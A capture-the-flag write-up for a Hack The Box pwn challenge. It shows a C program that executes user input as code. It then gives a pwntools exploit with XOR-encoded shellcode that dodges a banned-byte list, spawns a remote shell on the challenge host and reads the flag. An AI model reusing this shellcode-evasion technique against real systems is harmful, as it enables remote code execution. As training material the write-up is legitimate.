Execute

1) Checked the source code


```
// gcc execute.c -z execstack -o execute

#include <signal.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void setup() {
    setvbuf(stdin,  NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    alarm(0x7f);
}

int check(char *a, char *b, int size, int op) {
    for(int i = 0; i < op; i++) {
        for(int j = 0; j < size-1; j++) {
            if(a[i] == b[j])
                return 0;
        }
    }

    return 1337;
}

int main(){
    char buf[62];
    char blacklist[] =
"\x3b\x54\x62\x69\x6e\x73\x68\xf6\xd2\xc0\x5f\xc9\x66\x6c\x61\x67";

    setup();

    puts("Hey, just because I am hungry doesn't mean I'll execute everything");

    int size = read(0, buf, 60);

    if(!check(blacklist, buf, size, strlen(blacklist))) {
        puts("Hehe, told you... won't accept everything");
        exit(1337);
    }

    ( ( void (*) () ) buf) ();
}
```

2) Note:
This is a sandbox challenge, we need to make a shellcode under the contraints
without using those bytes and under 60 bytes

3) Exploit:

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./execute")
context.binary = exe

banned = b'\x3b\x54\x62\x69\x6e\x73\x68\xf6\xd2\xc0\x5f\xc9\x66\x6c\x61\x67'
from pwn import *

assembly_code = '''
xor rdi, rdi
push rdi

mov rdi, 0x4a510d0d4c4b400d
mov rsi, 0x2222222222222222
xor rdi, rsi
push rdi
mov rdi, rsp
mov rdx, 58
add rdx, 1
push rdx
pop rax
mov rsi, 0
mov rdx, 0
syscall
'''

payload = asm(assembly_code)

# to run objdump for better view
exploit = ELF.from_assembly(assembly_code)
exploit.save('exploit')

failed = False
for c in payload:
    if c in banned:
        print(f"{hex(c)} is in banned!")
        failed = True

if failed:
    exit(1)

io = remote('94.237.62.149', 47291)
io.sendlineafter(b'everything\n', payload)



io.interactive()
```

4) Flag


(vigneswar㉿VigneswarPC)-[~/Pwn/Execute/pwn_execute]
$ python3 solve.py
68732f2f6e69622f
$ ls
execute
flag.txt
$ cat flag.txt
HTB{wr1t1ng_sh3llc0d3_1s_s0_c00l}$
$